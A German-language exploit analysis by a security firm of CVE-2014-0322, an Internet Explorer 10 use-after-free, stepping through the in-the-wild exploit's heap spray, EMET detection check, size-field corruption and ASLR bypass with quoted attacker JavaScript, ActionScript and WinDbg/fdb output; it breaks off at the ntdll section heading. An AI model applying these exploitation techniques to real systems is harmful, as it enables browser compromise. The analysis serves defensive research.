



# Use-After-Free einmal anders - Teil II

## CVE-2014-0322

März, 2014

Klassifikation:  
Öffentliche Version

IOprotect GmbH  
Huobstrasse 14  
8808 Pfäffikon SZ  
+41 (0)44 533 00 05  
info@ioprotect.ch  
www.ioprotect.ch

# Inhaltsverzeichnis

<b>1</b>	<b>Exploit-Analyse</b>	<b>3</b>
1.1	Nachladen der JPG-Datei	3
1.2	Heapspray	4
1.3	Aufruf des JavaScript-Codes in der HTML-Datei	5
1.3.1	Prüfen, ob IE-Version stimmt und ob EMET installiert ist	6
1.4	Triggern der Use-After-Free Schwachstelle via JavaScript	7
1.4.1	Inkrementieren des Size-Feldes	8
1.5	Umgehen von ASLR	9
1.5.1	Überschreiben des Size-Feldes des nächsten Elements	9
1.5.2	Pointer des Sound-Elements auslesen	10
1.5.3	VTable-Adresse auslesen	11
1.5.4	Basisadresse des Flashmoduls ermitteln	11
1.5.5	Basisadresse von kernel32.dll ermitteln	12
1.5.6	Basisadresse von ntdll.dll ermitteln	15
1.6	Umgehen von DEP über Adressen in ntdll.dll	15
1.6.1	Adresse von NtProtectVirtualMemory ermitteln	15
1.6.2	Stackpivoting-Adresse in ntdll.dll ermitteln	15
1.6.3	Codeausführung	16

# 1 Exploit-Analyse

Einer der bekannt gewordenen Exploits für die Schwachstelle CVE-2014-0322 besteht wie in Teil I erwähnt aus einer Flashdatei, einer „JPG-Datei“ und einer HTML-Datei. Der Flashinhalt (Action Script) wird als erstes ausgeführt. Für die Analyse wurde *WinDbg* sowie der Flashdebugger *fdb*<sup>1</sup> verwendet.

## 1.1 Nachladen der JPG-Datei

Der Action Script-Code lädt als ersten Schritt die JPG-Datei nach. Ist diese nicht vorhanden, wird eine Fehlermeldung in der Debugger-Version des Flashplayers wie auch in *fdb* angezeigt und der Exploit wird nicht weiter ausgeführt:




Abbildung 1: Fehlermeldung bei fehlender JPG-Komponente

In dieser JPG-Komponente befindet sich der eigentliche Schadcode in Form zweier Binaries.

*Anmerkung:* Ziel dieser Analyse ist es, lediglich den Exploit-Ablauf zu analysieren und nicht auf die Analyse der Malware einzugehen.

Ist die JPG-Komponente vorhanden, wird mittels Action Script als nächstes der Heap entsprechend aufgesetzt und für den weiteren Angriff präpariert.

---

<sup>1</sup> Bestandteil von Flex SDK

## 1.2 Heapspray

Die dabei gewählte Methode wurde bereits diskutiert, unter anderem von Haifei Li im Artikel „Smashing the Heap with Vector: Advanced Exploitation Technique in Recent Flash Zero-day Attack“<sup>2</sup> und in FireEyes Blogpost mit dem Titel „ASLR Bypass Apocalypse in Recent Zero-Day Exploits“<sup>3</sup>. Dabei werden Vector-Instanzen mit den Datentypen <uint> und <Object> erzeugt. Die Grösse der allozierten Speicherblöcke pro Element beträgt im Falle der <uint>-Elemente 0x3fe. Das Ergebnis des Heapsprays sieht im Speicher wie folgt aus. Zu sehen ist der Beginn eines solchen Elements mit dem Size-Feld:

```
0:005> dd 1a1b2000
1a1b2000 000003fe 08a23000 deadbee1 00000000
1a1b2010 1a1b2000 1a1b2000 00000000 00000000
1a1b2020 00000000 00000000 00000000 00000000
1a1b2030 00000000 00000000 00000000 00000000
1a1b2040 00000000 00000000 00000000 00000000
1a1b2050 00000000 00000000 00000000 00000000
1a1b2060 00000000 00000000 00000000 00000000
1a1b2070 00000000 00000000 00000000 00000000
```

Abbildung 2: Element mit dem Size-Feld der Grösse 0x3fe

Bei den <Object>-Elementen wird das Flash.Media.Sound-Objekt genutzt. Diese befinden sich an einer höheren Adresse im Speicher als die vorgängig erstellten <uint>-Elemente. Die Grösse beträgt in diesem Fall 0x3ef.

```
0:005> dd 21da0000
21da0000 00010c00 00000fe0 08a23000 08a17068
21da0010 21d9f000 21da0018 00000010 00000000
21da0020 65c7b110 000003ef 09044021 09044021
21da0030 09044021 09044021 09044021 09044021
21da0040 09044021 09044021 09044021 09044021
21da0050 09044021 09044021 09044021 09044021
21da0060 09044021 09044021 09044021 09044021
21da0070 09044021 09044021 09044021 09044021
```

Abbildung 3: Sound-Elemente mit Zeiger auf Adresse 0x09044021

Wie später noch ersichtlich wird, spielen diese Elemente eine wichtige Rolle, um ASLR auszuhebeln. Denn an der Adresse 0x09044020 befindet sich eine Adresse, die sich im Flashmodul befindet:

<sup>2</sup> [https://sites.google.com/site/zerodayresearch/smashing\\_the\\_heap\\_with\\_vector\\_Li.pdf?attredirects=0](https://sites.google.com/site/zerodayresearch/smashing_the_heap_with_vector_Li.pdf?attredirects=0)

<sup>3</sup> <http://www.fireeye.com/blog/technical/cyber-exploits/2013/10/aslr-bypass-apocalypse-in-lately-zero-day-exploits.html>

```

0:005> dd 09044021-1
09044020  65c00f78 400000ff 0912df38 091a0da8
09044030  00000000 00000000 091932a0 00000000
09044040  00000000 090e2b20 00000000 00000000
09044050  00000000 00000000 7fffffff 00000000
09044060  00000000 00000000 00000001 00000000
09044070  00000000 00000000 00000000 00000000
09044080  00000001 7fffffff 00000000 00000000
09044090  00000000 00000000 00000000 00000000

```

Abbildung 4: Adresse 0x09044020 == Sound-Objekt

Falls diese Adresse ausgelesen werden kann, ist zumindest eine Adresse im Flashmodul bekannt, wie in der unteren Abbildung ersichtlich ist:

```

0:005> u 65c00f78
Flash32_12_0_0_44!AdobeCPGetAPI+0x47afd8:
65c00f78 2a1e          sub     bl,byte ptr [esi]
65c00f7a 27           daa
65c00f7b 65208925658943 and     byte ptr gs:[ecx+43]
65c00f82 fb          sti
65c00f83 64cf          iretd
65c00f85 fc          cld
65c00f86 26          ???
65c00f87 65e7fc       out     0FCh, eax

```

Abbildung 5: 0x65c00f78 ist eine Adresse im Flashmodul

### 1.3 Aufruf des JavaScript-Codes in der HTML-Datei

Ist der Heap entsprechend präpariert, wird die eigentliche Schwachstelle im Internet Explorer aus dem Flash-File wie folgt getriggert:

```

if (ExternalInterface.available){
    ExternalInterface.call("puIHa3", this.org);
    ExternalInterface.call("puIHa3", this.org);
};

```

Der Action Script-Code ruft die JavaScript-Funktion puIHa3() zweimal auf, die sich in der HTML-Datei befindet. Dies geschieht über die hier dokumentierte Methode<sup>4</sup> und der Kommunikation von Action Script und Browser.

<sup>4</sup> [http://help.adobe.com/en\\_US/as3/dev/WS5b3ccc516d4fbf351e63e3d118a9b90204-7cb1.html](http://help.adobe.com/en_US/as3/dev/WS5b3ccc516d4fbf351e63e3d118a9b90204-7cb1.html)

### 1.3.1 Prüfen, ob IE-Version stimmt und ob EMET installiert ist


Sobald die entsprechende JavaScript-Funktion aufgerufen wird, erfolgt ein Check der Internet Explorer Version. Nur im Falle des Internet Explorers 10 wird der Exploit ausgeführt. Zusätzlich prüft der JavaScript-Code, ob die Datei *EMET.dll* auf dem Zielsystem vorhanden ist. Diese ist Bestandteil von Microsofts „Enhanced Mitigation Experience Toolkit (EMET)“, ein wirksames Tool, das Angriffe über unbekannte Schwachstellen stoppen kann.

Der JavaScript-Code prüft also, ob EMET auf dem System installiert ist und falls ja, wird der Angriff abgebrochen. Dies geschieht durch folgende Zeilen:

```
function developonther(txt)
{
    var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
    xmlDoc.async = true;
    xmlDoc.loadXML(txt);
    if (xmlDoc.parseError.errorCode != 0)
    {
        var err;
        err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
        err += "Error Reason: " + xmlDoc.parseError.reason;
        err += "Error Line: " + xmlDoc.parseError.line;
        if(err.indexOf("-2147023083")>0)
        {
            return 1;
        }
        else{ return 0; }
    }
    return 0;
}
...
function puIHa3() {
var bamboo_go = "<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'res://C:\\windows\\AppPatch\\EMET.DLL'>";

if(navigator.userAgent.indexOf("MSIE 10.0")>0)
{
    if(developonther(bamboo_go) )
    {
        return;
    }
}
```

Wird auf einem Testsystem also eine beliebige DLL in *EMET.dll* umbenannt und an die geprüfte Lokation kopiert, wird dieser spezifische Exploit gar nicht ausgeführt:




```
Administrator: C:\Windows\System32\cmd.exe
C:\Windows\AppPatch>copy AcGeneral.dll EMET.dll
1 file(s) copied.
C:\Windows\AppPatch>dir EME*
Volume in drive C has no label.
Volume Serial Number is 361A-32CA

Directory of C:\Windows\AppPatch
04/12/2013  08:45 PM                2,176,512 EMET.dll
              1 File(s)                2,176,512 bytes
              0 Dir(s)                4,848,340,992 bytes free
```

Abbildung 6: Beliebige DLL als EMET.dll kopiert

Im Debugger ist ersichtlich, dass die Schwachstelle so nicht getriggert wird.



```
87
88     var bamboo_go = "<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'res://C:\\
89
90     if(navigator.userAgent.indexOf("MSIE 10.0")>0)
91     {
92         if(developonther(bamboo_go) )
93         {
94
95             return;
96
97     }
```

Abbildung 7: Zutreffende If-Anweisung: Return erfolgt und damit wird kein weiterer Code ausgeführt

Dies ist der erste, öffentlich bekannt gewordene Fall, bei dem ein solcher Test erfolgt. Falls die Datei *EMET.dll* nicht vorhanden ist, wird als nächster Schritt die Use-After-Free Schwachstelle im Internet Explorer getriggert.

## 1.4 Triggern der Use-After-Free Schwachstelle via JavaScript

Bei der Schwachstelle handelt es sich um eine Use-After-Free Lücke. Es soll an dieser Stelle darauf hingewiesen werden, dass gewöhnliche Use-After-Free Schwachstellen (siehe Teil I) ab Internet Explorer 10 kaum mehr ausgenutzt werden können. Der Grund dafür ist die Einführung von Virtual Table Guard<sup>5</sup>. Diese Schwachstelle ist jedoch spezieller Art, da lediglich ein Byte an einer

<sup>5</sup> [http://media.blackhat.com/bh-us-12/Briefings/M\\_Miller/BH\\_US\\_12\\_Miller\\_Exploit\\_Mitigation\\_Slides.pdf](http://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf)

beliebigen Stelle inkrementieren werden kann (Peter Vreugdenhil von Exodus Intelligence<sup>6</sup> hat einen Case beschrieben, bei dem er ebenfalls nur ein Byte verändern konnte. Trotzdem gelang ihm die Kontrolle über den Programmablauf und dies, ohne Flash nutzen zu müssen).

### 1.4.1 Inkrementieren des Size-Feldes

Bei der Schwachstelle CVE-2014-0322 wird ein Byte an der Adresse 0x1a1b2000 zweimal inkrementiert. Diese Adresse zeigt auf den präparierten Heap und dort auf das Size-Feld eines <uint>-Elements. Die Schwachstelle wird zweimal getriggert, entsprechend wird das Size-Feld von ursprünglich 0x3fe auf 0x400 inkrementiert. Durch Setzen eines Breakpunktes in WinDbg an der Adresse 0x1a1b2000 kann dies mitverfolgt werden:

```

(Fdb) l 85 92
-85      trace("Triggering use-after-free
.");
86      trace("\n");
87      if (ExternalInterface.ava
88          ExternalInterface.cal
89          ExternalInterface.cal
90      );
91      this.work.start();
92      this.work.addEventListene
(Fdb) br 91
Breakpoint not set; no executable code at li
(Fdb) br 91
Breakpoint 3: file Tope.as, line 91
(Fdb) c
!trace! Triggering use-after-free twice and
!trace!
!trace!
install files...
21da0070 09044021 09044021 09044021 09044021
0:005> ba w4 1a1b2000
0:005> g
ModLoad: 6b330000 6b463000  C:\Windows\System32\msxml3.dll
(4a8.a78): Unknown exception - code e0000001 (first chance)
(4a8.a78): Unknown exception - code e0000001 (first chance)
(4a8.a78): Unknown exception - code e0000001 (first chance)
(4a8.a78): Unknown exception - code e0000001 (first chance)
Breakpoint 0 hit
eax=1a1b1fff ebx=082db750 ecx=00000012 edx=0838ec48 esi=0838ec48 edi=004a3898
eip=66549457 esp=030091ac ebp=03009218 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19:
66549457 8b8a94000000  mov     ecx,dword ptr [edx+94h] ds:0023:0838ecdc=1a1b2004
0:007>

```

Abbildung 8: Durch Triggern der Schwachstelle wird das Size-Feld an der Adresse 0x1a1b2000 inkrementiert

Das Ergebnis nach zweimaligem Triggern der Schwachstelle:

```

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19:
66549457 8b8a94000000  mov     ecx,dword ptr [e
0:007> dd 1a1b2000
1a1b2000 00000400 08a23000 deadbee1 00000000
1a1b2010 1a1b2000 1a1b2000 00000000 00000000
1a1b2020 00000000 00000000 00000000 00000000
1a1b2030 00000000 00000000 00000000 00000000
1a1b2040 00000000 00000000 00000000 00000000
1a1b2050 00000000 00000000 00000000 00000000
1a1b2060 00000000 00000000 00000000 00000000
1a1b2070 00000000 00000000 00000000 00000000

```

Abbildung 9: Size-Feld beträgt neu 0x400 statt 0x3fe

<sup>6</sup> <http://blog.exodusintel.com/2013/12/09/a-browser-is-only-as-strong-as-its-weakest-byte-part-2/>



## 1.5 Umgehen von ASLR


Danach geht die Kontrolle wieder an den Action Script-Code in der Flashdatei über. Dieser prüft als nächstes, welches <uint>-Element von der Inkrementierung des Size-Feldes betroffen ist.

### 1.5.1 Überschreiben des Size-Feldes des nächsten Elements

Durch die neue Grösse kann über den eigentlichen Bereich des betroffenen Elementes hinausgeschrieben werden. Dies geschieht mit folgender Anweisung:

```
this.s[_local29][(((0x1000 * 1) / 4) - 2)] = 1073741808; → 0x3fffffff0
```

Die Variable `_local29` bezeichnet die Nummer desjenigen Elements, bei dem das Size-Feld inkrementiert wurde. Damit wird nun das Size-Feld des **nächsten** Elements im Speicher mit einer grossen Zahl (0x3fffffff0) überschrieben. Zur Analyse wird erneut ein Breakpunkt gesetzt, jedoch an der Adresse des nachfolgenden Elements (bei 0x1a1b3000). Dieser triggert, sobald eine Schreiboperation erfolgt:



```
244         _local32 = 100;
245         break;
246     };
247     };
248     };
249     };
250     // not found !!!! --> exit
(fdb) br 228
Breakpoint 4: file Tope.as, line 228
(fdb) 'c
Unknown command 'c', ignoring it
(fdb) c
[trace] Beginning of the proc function...
[trace] Searching vector element with increment
[trace] Array with incremented size field: t
[trace] New size: 0x0400
[trace]
[trace]
[trace] Overwriting size field of next element
0:007> g
(4a8.89c): Break instruction exception - code 80000003 (first chance)
eax=7ffdb000 ebx=00000000 ecx=00000000 edx=76ebfd3 esi=00000000 edi=00000000
eip=76e54108 esp=0855f970 ebp=0855f99c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
76e54108 cc          int     3
0:004> ba w4 1a1b3000
0:004> g
Breakpoint 1 hit
eax=1a1b2000 ebx=1a1a22ac ecx=1a1b2000 edx=1a1b2000 esi=000003fe edi=1a1a2290
eip=655fffec esp=0300b804 ebp=3fffffff0 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadModule+0x11f42c:
655fffec 5e          pop     esi
0:007>
```

Abbildung 10: Breakpunkt an der Adresse 0x1a1b3000 wird erreicht

Das Ergebnis ist auf der nächsten Seite zu sehen.

```

Breakpoint 1 hit
eax=1a1b2000 ebx=1a1a22ac ecx=1a1b2000 edx=1a1b2000
eip=655fffec esp=0300b804 ebp=3fffffff iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=000
Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadModel+
655fffec 5e          pop     esi
0:007> dd 1a1b3000
1a1b3000  3fffffff 08a23000 deadbee1 00000000
1a1b3010  1a1b2000 1a1b2000 00000000 00000000
1a1b3020  00000000 00000000 00000000 00000000
1a1b3030  00000000 00000000 00000000 00000000
1a1b3040  00000000 00000000 00000000 00000000
1a1b3050  00000000 00000000 00000000 00000000
1a1b3060  00000000 00000000 00000000 00000000
1a1b3070  00000000 00000000 00000000 00000000

```

Abbildung 11: Size-Feld des nachfolgenden Elements wird mit 0x3fffffff überschrieben

### 1.5.2 Pointer des Sound-Elements auslesen

Dank des grossen Size-Feldes können fast beliebige Speicherbereiche und deren Inhalte ausgelesen werden. Dies ist notwendig, um ASLR zu umgehen. Die erstellten Sound()-Elemente befinden sich an einer höheren Adresse im Speicher als die <uint>-Elemente. Im nächsten Schritt wird nach einem solchen Element (siehe Abbildung 3) im Speicher gesucht und anschliessend der Pointer ausgelesen. Das Ergebnis der Suche ist unten im linken Bildausschnitt zu sehen. Ein Element befindet sich an der Adresse 0x21ba7000. Der ausgelesene Pointer weist den Wert 0x0944020 auf.

```

<fdb> c
[tracel] Searching element with overwritten <0x3f
[tracel] Array with large size field: this.s[6781
[tracel] New size: 0x3FFFFFF0
[tracel]
[tracel]
[tracel] First element in large array at 0x1a1B30
[tracel] Leaking pointer of sound element...\n
Breakpoint 5, proc() at Tope.as:299
299      leaked_addr = leaked_ptr;
<fdb> p leaked_ptr
$4 = 151273504 (0x9044020)
<fdb> p addr
$5 = "21BA7000"
<fdb>

```

```

eax=/iraduuu ebx=00000000 ecx=00000000 eax=/bedrid3
eip=76e54108 esp=22acfa34 ebp=22acfa60 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=000
ntdll!DbgBreakPoint:
76e54108 cc          int     3
0:004> dd 21ba7000
21ba7000  00010c00 00000fe0 08a23000 08a17068
21ba7010  096c8000 21ba7018 00000010 00000000
21ba7020  65c7b110 000003ef 09044021 09044021
21ba7030  09044021 09044021 09044021 09044021
21ba7040  09044021 09044021 09044021 09044021
21ba7050  09044021 09044021 09044021 09044021
21ba7060  09044021 09044021 09044021 09044021
21ba7070  09044021 09044021 09044021 09044021

```

Abbildung 12: Pointer wird ausgelesen

Dieser zeigt wieder auf das Sound-Objekt mit der VTable-Adresse.

```

0:004> dd 09044021 - 1
-----
09044020  65c00f78 400000ff 0912df38 091a0da8
09044030  00000000 00000000 091932a0 00000000
09044040  00000000 090e2b20 00000000 00000000
09044050  00000000 00000000 7fffffff 00000000
09044060  00000000 00000000 00000001 00000000
09044070  00000000 00000000 00000000 00000000
09044080  00000001 7fffffff 00000000 00000000
09044090  00000000 00000000 00000000 00000000

```

Abbildung 13: Adresse im Flashmodul

### 1.5.3 VTable-Adresse auslesen

Dank dem ausgelesenen Pointer und dem grossen Size-Feld wird die VTable-Adresse ausgelesen.

```

Breakpoint 7: file Tope.as, line 315
(fdb) c
[trace] leaked pointer: 0x9044020
[trace]
[trace]
[trace] Leaking base address of flash module...
[trace] Array[67817][1002062854]
[trace] Leaked address from Flash module: 65C00F78
Breakpoint 7, proc() at Tope.as:315

```

Abbildung 14: Ausgelesene Adresse im Flashmodul ist 0x65c00f78

Diese Adresse befindet sich im Flashmodul und dient im nächsten Schritt als Ausgangslage, um die Basisadresse des Flashmoduls zu ermitteln.

### 1.5.4 Basisadresse des Flashmoduls ermitteln

Mit der eben ausgelesenen Adresse als Ausgangswert wird nun Schritt für Schritt nach dem Beginn des Flashmoduls gesucht. Jede DLL beginnt bekanntlich mit dem String „MZ“ (Hexwerte 0x4d5a), wie der folgende Speicherauszug des Flashmoduls ebenfalls zeigt:

```

0:004> lm
start      end          module name
00cb0000 00d6c000    iexplore   (deferred)
...
64f80000 6610c000    Flash32_12_0_0_44 (export symbols)
...
0:004> dd 64f80000
64f80000  00905a4d 00000003 00000004 0000ffff
64f80010  000000b8 00000000 00000040 00000000

```

Schritt für Schritt wird von der Adresse 0x65c00f78 in Richtung tiefere Adressen nach dieser Zeichenkombination gesucht. Ist sie gefunden, ist die Basisadresse des Flashmoduls bekannt:

```

(fdb) br 383
Breakpoint 8: file Tope.as, line 383
(fdb) c
[trace] first_element_large_array: 0x1A1B3008
[trace] Flash module at 0x64F80000

```

Abbildung 15: Auslesen der Basisadresse des Flashmoduls

### 1.5.5 Basisadresse von kernel32.dll ermitteln

Danach wird mit Hilfe des Import Directory eine Adresse in kernel32.dll ermittelt.

```

(fdb) n
[trace]
[trace]
391         if <base_dl
(fdb) br 408
Breakpoint 9: file Tope.as, li
(fdb) c
Breakpoint 9, proc() at Tope.a
408         trace("Leaking bas
(fdb) p _local22
$6 = 15667692 (0xef11ec)
(fdb) n
[trace] Leaking base address o
409         _local31 =
(fdb) n
410         _local31 =
(fdb) n
411         _local15 =
(fdb) p _local31
$7 = 1709642220 (0x65e711ec)
(fdb)
install_flas...

```

Address	Size	Description
EF4CF0	135	address [size] of Export Directory
EF11EC	190	address [size] of Import Directory
105C000	97F4C	address [size] of Resource Directory
0	0	address [size] of Exception Directory
1066800	1988	address [size] of Security Directory
10F4000	705C8	address [size] of Base Relocation Directory
BA52C0	1C	address [size] of Debug Directory
0	0	address [size] of Description Directory
0	0	address [size] of Special Directory
0	0	address [size] of Thread Storage Directory
EB1138	40	address [size] of Load Configuration Directory
0	0	address [size] of Bound Import Directory
BA4000	B10	address [size] of Import Address Table Directo
0	0	address [size] of Delay Import Directory
0	0	address [size] of COR20 Header Directory
0	0	address [size] of Reserved Directory

```

0:005> dd 64f80000 + EF11EC 14
65e711ec 00ef1c8c 00000000 00000000 00ef1f10

```

Abbildung 16: Import Directory des Flashmoduls an Adresse Basis + 0xef11ec

Dort sind unter anderem Einträge zu DLLs aufgeführt:

```

(<_local31 - first_element_of_
;
(fdb) n
428
(fdb) p _local38
$13 = 1709645584 (0x65e71f10)
(fdb) p inc_size_array
$14 = 0 (0x0)
(fdb)
install_flas...

```

Address	Size	Description
0	0	address [size] of COR20 Header Directory
0	0	address [size] of Reserved Director

```

0:005> dd 64f80000 + EF11EC
65e711ec 00ef1c8c 00000000 00000000 00ef1f10
65e711fc 00ba4910 00ef1ca8 00000000 00000000
65e7120c 00ef20dc 00ba492c 00ef1430 00000000
65e7121c 00000000 00ef22f2 00ba40b4 00ef1994
65e7122c 00000000 00000000 00ef2320 00ba4618
65e7123c 00ef1938 00000000 00000000 00ef232c
65e7124c 00ba45bc 00ef148c 00000000 00000000
65e7125c 00ef233a 00ba4110 00ef1930 00000000
0:005> g

```

Abbildung 17: Import Directory des Flashmoduls

An der Adresse Basis + 0xef11ec + 0xc sind folgende Zeiger zu finden:

```
0:003> dd 65000000+00ef11ec+c
65ef11f8 00ef1f10 00ba4910 00ef1ca8 00000000
```

Der erste Zeiger zeigt auf den Namen der Datei *Version.dll*:




Abbildung 18: Zeiger auf Namen der Version.dll

Der nachfolgende Zeiger (0x00ba4910) zeigt auf Funktionen in dieser DLL:

```
0:003> dds 65000000+ 00ba4910
65ba4910 74351b51 version!VerQueryValueW
65ba4914 743519d9 version!GetFileVersionInfoSizeW
65ba4918 74351b72 version!VerQueryValueA
65ba491c 74351ced version!GetFileVersionInfoA
65ba4920 74351c9c version!GetFileVersionInfoSizeA
65ba4924 743519f4 version!GetFileVersionInfoW
```

Abbildung 19: Adressen zu Funktionen in Version.dll

Der Action Script-Code sucht, ob es sich bei den ersten 8 Bytes um die Zeichenfolge 4e52454b und 32334c45 handelt.

```
$17 = 1397900630 (0x53524556)
(fdb) n
456 if <<<<_local13 == 1314014539>> && <<_local14 ==
842222661>>>><
(fdb) p _local14
$18 = 776884041 (0x2e4e4f49)
(fdb)
```

Abbildung 20: Suche nach dem String "KERNEL32"

Dies ist umgewandelt: NREK und 23LE → es wird also nach KERNEL32 gesucht. Dieser String befindet sich an der Adresse 0x65ef2d2c:



Abbildung 21: String "KERNEL32" befindet sich an der Lokation 0x65ef2d2c

Mit dieser Adresse wird eine Funktion und damit eine Adresse in kernel32.dll ausgelesen:

```
0:003> dd 65000000+00ef11ec 144
65ef11ec 00ef1c8c 00000000 00000000 00ef1f10
65ef11fc 00ba4910 00ef1ca8 00000000 00000000
65ef120c 00ef20dc 00ba492c 00ef1430 00000000
65ef121c 00000000 00ef22f2 00ba40b4 00ef1994
65ef122c 00000000 00000000 00ef2320 00ba4618
65ef123c 00ef1938 00000000 00000000 00ef232c
65ef124c 00ba45bc 00ef148c 00000000 00000000
65ef125c 00ef233a 00ba4110 00ef1930 00000000
65ef126c 00000000 00ef2354 00ba45b4 00ef1484
65ef127c 00000000 00000000 00ef2376 00ba4108
65ef128c 00ef15e0 00000000 00000000 00ef2d2e
65ef129c 00ba4264 00ef19e8 00000000 00000000
```

Die rot-markierte Adresse zur Basisadresse des Flashmoduls addiert zeigt auf folgenden Bereich:

```
0:003> dd 65000000+00ba4264
65ba4264 7520c3e0 7520da7c 75205535 75209cba
65ba4274 75205517 701935bc 7520f7b9 7520c280
65ba4284 7521527c 701b2969 701babd1 701bba56
65ba4294 701ba26b 701baf7b 752099f9 701950fd
65ba42a4 70197612 7520d7a5 751ff17a 751f7081
65ba42b4 7520dca2 701b9529 75216c2f 75227afc
65ba42c4 75202bc3 752153de 752105fd 752014fd
65ba42d4 76e4304b 7019595d 75209bae 7520086b
```

Dabei handelt es sich um eine Adresse in kernel32.dll:



Abbildung 22: Adresse in kernel32.dll

Ab hier wird wieder nach dem String „MZ“ gesucht, um die Basisadresse von kernel32.dll zu ermitteln.

### 1.5.6 Basisadresse von ntdll.dll ermitteln

